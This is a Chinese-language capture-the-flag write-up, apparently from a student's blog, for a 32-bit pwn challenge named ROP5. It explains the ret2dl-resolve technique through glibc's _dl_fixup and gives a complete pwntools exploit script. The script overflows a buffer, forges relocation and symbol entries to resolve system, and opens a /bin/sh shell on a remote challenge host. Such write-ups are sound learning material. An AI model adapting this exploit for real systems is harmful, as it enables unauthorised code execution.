
PWN


做到后面都没耐心好好学了，只搞了一道pwn，就不标序号了

ROP5

例行检查



用ida打开



关闭了标准输出和标准错误，存在一处溢出

hint说是ret2dl-resolve

在ctf-wiki上找到一篇不错的博客

http://pwn4.fun/2016/11/09/Return-to-dl-resolve/

（拿了博客的脚本改的exp 太菜了~

主要是利用这个函数

_dl_fixup是在glibc-2.23/elf/dl-runtime.c实现的，我们只关注一些主要函数。

```
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    // 首先通过参数reloc_arg计算重定位入口，这里的JMPREL即.rel.plt，reloc_offset即
    const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL])
    // 然后通过reloc->r_info找到.dynsym中对应的条目
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
    // 这里还会检查reloc->r_info的最低位是不是R_386_JUMP_SLOT=7
    assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
    // 接着通过strtab+sym->st_name找到符号表字符串，result为libc基地址
    result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope
    // value为libc基址加上要解析函数的偏移地址，也即实际地址
    value = DL_FIXUP_MAKE_VALUE (result, sym ? (LOOKUP_VALUE_ADDRESS (result
    // 最后把value写入相应的GOT表条目中
    return elf_machine_fixup_plt (l, result, reloc, rel_addr, value);
}
```

最终目的是伪造重定位表项中的name

漏洞利用方式

1.控制 `eip` 为PLT[0]的地址，只需传递一个 `index_arg` 参数

2.控制 `index_arg` 的大小，使 `reloc` 的位置落在可控地址内

3.伪造 `reloc` 的内容，使 `sym` 落在可控地址内

4.伪造 `sym` 的内容，使 `name` 落在可控地址内

5.伪造 `name` 为任意库函数，如 `system`

exp如下：

由 Xnip 截图

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

elf = ELF('ROP5')
offset = 72
read_plt = elf.plt['read']

ppp_ret = 0x080485d9                            # ROPgadget --binary ROP5 --only "pop|ret" #esi edi ebp
pop_ebp_ret = 0x080485db
leave_ret = 0x08048458                          # ROPgadget --binary ROP5 --only "leave|ret"

stack_size = 0x500
bss_addr = 0x0804a040
base_stage = bss_addr + stack_size

#r = process('./ROP5')
r  = remote("47.103.214.163", 20700)
#gdb.attach(r,'b *0x0804855B')


r.recvuntil('Are you the LEVEL5?\n')
payload = 'A' * offset
payload += p32(read_plt)                        # 读100个字节到base_stage
payload += p32(ppp_ret)
payload += p32(0)
payload += p32(base_stage)
payload += p32(100)
payload += p32(pop_ebp_ret)                     # 把base_stage pop到ebp中
payload += p32(base_stage)
payload += p32(leave_ret)                       # mov esp, ebp ; pop ebp ;将esp指向base_stage
payload += 'a'*152
r.send(payload)

cmd = "/bin/sh"
plt_0 = 0x08048380                              # objdump -d -j .plt ROP5
rel_plt = 0x08048330                            # objdump -s -j .rel.plt ROP5
index_offset = (base_stage + 28) - rel_plt
puts_got = elf.got['puts']

dynsym = 0x080481d8                             #objdump -d -j .dynsym ROP5
dynstr = 0x08048278                             #objdump -d -j .dynstr ROP5

fake_sym_addr = base_stage + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align
index_dynsym = (fake_sym_addr - dynsym) / 0x10
r_info = (index_dynsym << 8) | 0x7              #readelf -r ROP5
fake_reloc = p32(puts_got) + p32(r_info)
st_name = (fake_sym_addr + 0x10) - dynstr
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)

payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(index_offset)
payload2 += 'AAAA'
payload2 += p32(base_stage + 80)
payload2 += 'aaaa'
payload2 += 'aaaa'
payload2 += fake_reloc                          # (base_stage+28)的位置
payload2 += 'B' * align
payload2 += fake_sym                            # (base_stage+36)的位置
payload2 += "system\x00"
payload2 += 'C' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))

r.sendline(payload2)
r.interactive()
```

由于关闭了标准输出，getshell后并没有办法看到命令执行的返回结果

c老板说 是不是没看week2的fys的wp

于是看week2的fys的wp，要输出重定向后才能正常显示命令执行的返回结果